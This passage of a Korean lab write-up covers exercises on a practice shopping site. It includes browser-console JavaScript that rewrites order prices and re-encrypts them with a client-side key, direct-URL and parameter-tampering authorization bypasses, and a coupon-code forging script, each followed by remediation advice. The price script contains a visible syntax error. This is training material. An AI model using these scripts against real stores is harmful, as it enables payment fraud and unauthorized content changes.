이후 핸들러는 getFormData()로 폼을 serialize()하여 평문 문자열(예: productId=...&price2=359000&shipmentfee=3000&totalprice=362000&_csrf=...)을 만들고, 이 평문을 CryptoJS.AES.encrypt(평문, "useworldeqstoreseyongkim")으로 암호화하여 e2edata 를 생성합니다.

getFormData()가 존재하면 호출하고, 없으면 #orderform 또는 페이지의 첫 <form>을 serialize()하여 평문(plain)을 획득.

정규표현식으로 평문 내 가격 관련 필드(price2, shipmentfee, totalprice) 값을 찾아 100, 0, 100 등으로 치환하여 hacked 문자열 생성.

Parameter Modulation
입력값
<pre>(function(){
  try {
    var plain = (typeof getFormData === 'function') ? getFormData() :
                ($('#orderform').length ? $('#orderform').serialize() : $('form').first().serialize());

    console.log("[debug] plain:", plain);

    var hacked = plain
      .replace(/price2=\d+/i, "price2=100")
      .replace(/shipmentfee=\d+/i, "shipmentfee=0")
      .replace(/totalprice=\d+/i, "totalprice=100")
      "coupondiscount=0")
      ;

    console.log("[debug] hacked:", hacked);</pre></td></tr>
</table>


```
    if (typeof CryptoJS === 'undefined') throw
"CryptoJS not loaded on this page";
    var key = "useworldeqstoreseyongkim"; //
practice11.js 에 하드코딩된 키
    var enc = CryptoJS.AES.encrypt(hacked,
key).toString();
    console.log("[debug] e2edata (enc):", enc);

    var csrf = $("input[name=_csrf]").val();
    if (!csrf) console.warn("[warn] _csrf input not
found on page");

    var $f = $('<form>').attr({name:'e2eform',
method:'post', action:'/practice/practice11/order'});
    $f.append($('<input>').attr({type:'hidden',
name:'e2edata', value: enc}));
    $f.append($('<input>').attr({type:'hidden',
name:'_csrf', value: csrf}));
    $f.appendTo('body').submit();

  } catch (err) {
    console.error("[error] exception:", err);
  }
})();
```

결과



정답	end_to_end_encryption
대응방안	클라이언트에 하드코딩된 암호화 키 및 민감 연산 노출로 인한 취약점을 차단하기 위해 즉시 해당 기능을 비활성화하고 노출된 키를 폐기·교체해야 하며, 근본적으로는 민감 연산(암호화·서명·검증)은 서버에서만 수행하고 서버측에서 입력·금액의 무결성 및 권한을 강제 검증하도록 설계 변경해야 합니다.


2.11 쇼핑몰 12 번 문제 (Insufficient user authorization)

<table>
<tr><th>구분</th><th colspan="3">설명</th></tr>
<tr><td rowspan="2">발견 URL</td><td>URL</td><td>파라미터</td><td>메뉴</td></tr>
<tr><td>https://lab.eqst.co.kr:8110/practice/practice12/notice/write</td><td>id</td><td>Practice12 >notice > write</td></tr>
<tr><td>문제 설명</td><td colspan="3">공지사항에 글 작성 후 삭제하세요.</td></tr>
<tr><td>풀이과정</td><td colspan="3">분석 결과, notice 페이지에서는 글 작성할 수 있는 부분이 없었습니다.

하여, qna 페이지에 글 작성과 삭제를 할 수 있는 포인트가 있었음을 확인하였습니다.

notice 페이지에 /write 를 입력하여 글 작성할 수 있었고, 글 id 를 확인하여 deletebyid?id= 를 통해 글을 삭제할 수 있었습니다.

<table>
<tr><th colspan="2">Insufficient user authorization</th></tr>
<tr><td>입력값</td><td>https://lab.eqst.co.kr:8110/practice/practice12/notice/write

https://lab.eqst.co.kr:8110/practice/practice12/notice/deletebyid?id=</td></tr>
<tr><td>결과</td><td> 
</td></tr>
</table></td></tr>
<tr><td>대응방안</td><td colspan="3">직접 URL 접근으로 글을 삭제할 수 있었던 근본 원인은 서버에서의 권한검증 부재(또는 불충분) 및 상태 변경을 허용하는 GET 엔드포인트에 있습니다. 따라서 원칙은 클라이언트 입력·엔드포인트는 신뢰하지 않는다이며, 모든 민감 행위는 서버에서 엄격히 인증·권한검증·무결성 검사를 거쳐야 합니다.</td></tr>
</table>

2.13 쇼핑몰 13 번 문제 (Insufficient user authorization)

<table>
<tr><th>구분</th><th colspan="3">설명</th></tr>
<tr><td rowspan="2">발견 URL</td><td>URL</td><td>파라미터</td><td>메뉴</td></tr>
<tr><td>https://lab.eqst.co.kr:8110/practice/practice13/qna/modify</td><td>writerid</td><td>Practice13 >qna > modify</td></tr>
<tr><td>문제 설명</td><td colspan="3">게시글 작성자를 admin 으로 변조 후 삭제하세요.</td></tr>
<tr><td>풀이과정</td><td colspan="3">분석 결과, 관리자 게시물에서 <input type="hidden" id="writerid" value="224"> 태그를 확인하였고, 이를 통해 서버가 사용하는 작성자 식별자 파라미터명이 writerid 이며 관리자 계정의 내부 식별자가 224 임을 확인하였습니다.


qna(묻고답하기) 게시판에 본인 명의의 테스트 게시글을 작성하여 공격 표적을 준비하였습니다.

작성한 게시물의 수정 기능을 실행하고, 브라우저 프록시(Burp Suite)를 통해 수정 요청 패킷을 가로챘습니다.

가로챈 수정 요청의 데이터 영역에 발견한 파라미터 writerid=224 를 추가하여 서버로 전송하자, 서버는 해당 파라미터를 수용하여 게시물의 작성자를 관리자(writerid=224)로 변경하였습니다.

작성자 권한이 관리자 계정으로 변경되면서 UI 에서 삭제 버튼이 사라지는 등 가시적 변화가 있었으나, 삭제 엔드포인트(/practice/practice13/qna/removebyid?id=[게시글번호])가 존재함을 알고 브라우저 주소창에 직접 호출하여 게시물을 삭제함으로써 문제를 해결하였습니다.

<table>
<tr><th colspan="2">Insufficient user authorization</th></tr>
<tr><td>입력값</td><td>https://lab.eqst.co.kr:8110/practice/practice13/qna/modify _csrf ... &writerid=224

https://lab.eqst.co.kr:8110/practice/practice13/qna/ removebyid?id={게시물 id}</td></tr>
<tr><td>결과</td><td> 
</td></tr>
</table>
</td></tr>
<tr><td>대응방안</td><td colspan="3">모든 작성자·권한 관련 파라미터는 클라이언트에서 신뢰하지 말고 서버에서 세션 기반으로 소유권·권한을 검증하며, 상태 변경 엔드포인트는 GET 이 아닌 POST/DELETE 로 제한하고 CSRF 토큰 및 필요 시 비밀번호 재확인 또는 2 단계 인증을 요구해야 합니다.</td></tr>
</table>

2.13 쇼핑몰 15 번 문제 (Insufficient user authentication)

<table>
<tr><th>구분</th><th colspan="3">설명</th></tr>
<tr><td rowspan="2">발견 URL</td><td>URL</td><td>파라미터</td><td>메뉴</td></tr>
<tr><td>https://lab.eqst.co.kr:8110/practice/practice15</td><td>couponnum</td><td>Practice15</td></tr>
<tr><td>문제 설명</td><td colspan="3">새로 발급되는 쿠폰 번호를 유추하여 입력하세요.</td></tr>
<tr><td>풀이과정</td><td colspan="3">분석 결과, 서비스가 클라이언트 측 로직으로 쿠폰 유효성 검사를 수행하는 구조를 악용하여, 새로 발급되는 쿠폰 번호를 예측하고 입력하는 것입니다. 대상 페이지의 practice15.js 에 포함된 couponValidation() 함수는 쿠폰 번호를 15 자 문자열로 정의하고, 내부적으로 시간 기반(front), 사용자 기반(middle), 그리고 MD5 검증(뒤의 2 자)을 조합하여 유효성을 판정합니다.

검증 로직의 클라이언트 노출: 쿠폰 생성/검증에 필요한 모든 규칙(문자 집합, 시간 산출식, MD5 비교 등)이 자바스크립트에 노출되어 있어 역분석이 가능했습니다.

예측 가능한 구성요소 사용: 쿠폰 전반부는 현재 시간(Math.floor(new Date().getTime() / 1000000 % 10000))과 고정 charSet 으로 결정되며, 중간부는 memberid 의 ASCII 합(상수 810 기반)으로 계산되어 예측 가능합니다.

무작위성/비밀 부재: 최종 유효성의 일부(뒤의 2 자리)는 MD5(앞 13 자리).substr(0,2)로 결정되는데, 이 또한 클라이언트에서 계산 가능하므로 서버 비밀에 의존하지 않습니다.
→ 결과적으로 공격자는 시간과 회원 ID 만 알면 앞 12~13 문자(사실상 13 자 후보)를 만들고, 마지막 2 자(검증용)는 MD5 로 계산하여 완전한 15 자 쿠폰을 생성할 수 있었습니다.

규칙 획득: practice15.js 의 couponValidation()을 분석하여 쿠폰 구조를 파악했습니다.

실행 스크립트 동작: 제공한 콘솔 스크립트는 다음을 자동화합니다.

<table>
<tr><th colspan="2">Insufficient user authentication</th></tr>
<tr><td>입력값</td><td>

```
(function(){
  var charSet = ["S","e","y","o","n","g","-
","K","i","m"];
  var prefix = "Eqst";

  var memberEl = document.querySelector('#memberid') ||
document.querySelector('input[name="memberid"]') ||
document.querySelector('input.memberid');
  var md5El = document.querySelector('#md5hash') ||
document.querySelector('input[name="md5hash"]') ||
document.querySelector('input.md5hash');
  if(!memberEl || !md5El){
```

</td></tr>
</table>
</td></tr>
</table>

```
    console.log("memberid 또는 md5hash 엘리먼트를 찾을 수 없음. 요소의 id/name 확인하세요.");
    return;
  }
  var memberid = memberEl.value;
  var md5hash = md5El.value.toLowerCase();
  if (typeof MD5 !== 'function') {
    console.log("페이지에 MD5 함수가 없습니다. 먼저 MD5 함수가 로드되었는지 확인하세요.");
    return;
  }
  function md5_raw(s){ return MD5(s); }


  var time = Math.floor(new Date().getTime() / 1000000 % 10000).toString().padStart(4,'0');
  var couponfront = '';
  for (var i=0;i<time.length;i++){ couponfront += charSet[Number(time[i])]; }

  var asciisum = 810;
  for (var i=0;i<memberid.length;i++){ asciisum += memberid.charCodeAt(i); }
  asciisum = String(asciisum).padStart(4,'0');
  var couponmiddle = '';
  for (var i=0;i<asciisum.length;i++){ couponmiddle += charSet[Number(asciisum[i])]; }

  console.log("time:", time, "couponfront:", couponfront, "couponmiddle:", couponmiddle, "md5:", md5hash);


  var sepCandidates = [];
  for (var code = 33; code <= 126; code++) {
    sepCandidates.push(String.fromCharCode(code));
  }

  var found = false;
  for (var si=0; si<sepCandidates.length && !found; si++){
    var sep = sepCandidates[si];
    var candidate13 = prefix + couponfront + couponmiddle + sep;
    var inputmd5 = md5_raw(candidate13).substr(0,2).toLowerCase();
    if (inputmd5 === md5hash) {
      var full = candidate13 + md5hash;
```

```
      console.log("FOUND:", full, "sep:", sep);

      var couponField =
document.querySelector('#couponnum') ||
document.querySelector('input[name="couponnum"]') ||
document.querySelector('input.couponnum');
      if (couponField) couponField.value = full;
      alert("쿠폰 찾음: " + full);
      found = true;
      break;
    }
  }
  if(!found) {
    console.log("못 찾음 – sep 후보 범위를 더 늘리거나(예: 유니코드 문자), page md5 값 확인 필요.");
  }
})();
```

결과



대응방안

서버 주도 쿠폰 발급 및 검증: 쿠폰의 생성·검증 로직을 절대 클라이언트에 두지 말고, 서버에서 난수·비밀키(HMAC) 기반으로 발급·검증하도록 변경해야 합니다.

단방향 검증·일회성 검사: 쿠폰은 서버 DB 에 발급·사용 여부를 기록하고, 사용 시 서버에서만 검증·소각하여 재사용을 차단해야 합니다.

노출된 정보 최소화: 클라이언트에 md5hash, memberid 와 같이 공격에 유용한 파라미터를 노출하지 않거나, 노출이 불가피할 경우 서버 측에서 이를 신뢰하지 않고 별도 서명/토큰으로 연동해야 합니다.

느낀점

이번 실습을 통해 클라이언트는 절대 신뢰할 수 없다는 보안 원칙을 몸으로 체감하였습니다.
클라이언트에 노출된 암호화 키와 검증 로직만으로도 시스템의 무결성이 쉽게 무너질 수 있음을 명확히 배웠습니다.
난독화나 UI 제약이 보안 대책이 될 수 없다는 점을 실전에서 확인하고 다소 충격을 받았습니다.
동시에 서버 측에서의 강력한 검증, 서명 토큰 도입, 비밀관리의 필요성을 구체적으로 체득하여 실무 적용 방안을 떠올리게 되었습니다.
이번 경험은 개발자 관점뿐 아니라 보안 운영자의 관점에서도 설계 단계부터 협업해야 한다는 교훈을 주었습니다.
앞으로는 습득한 지식을 팀에 공유하고 코드·아키텍처 개선을 주도하여 유사 취약점이 재발하지 않도록 기여하겠습니다.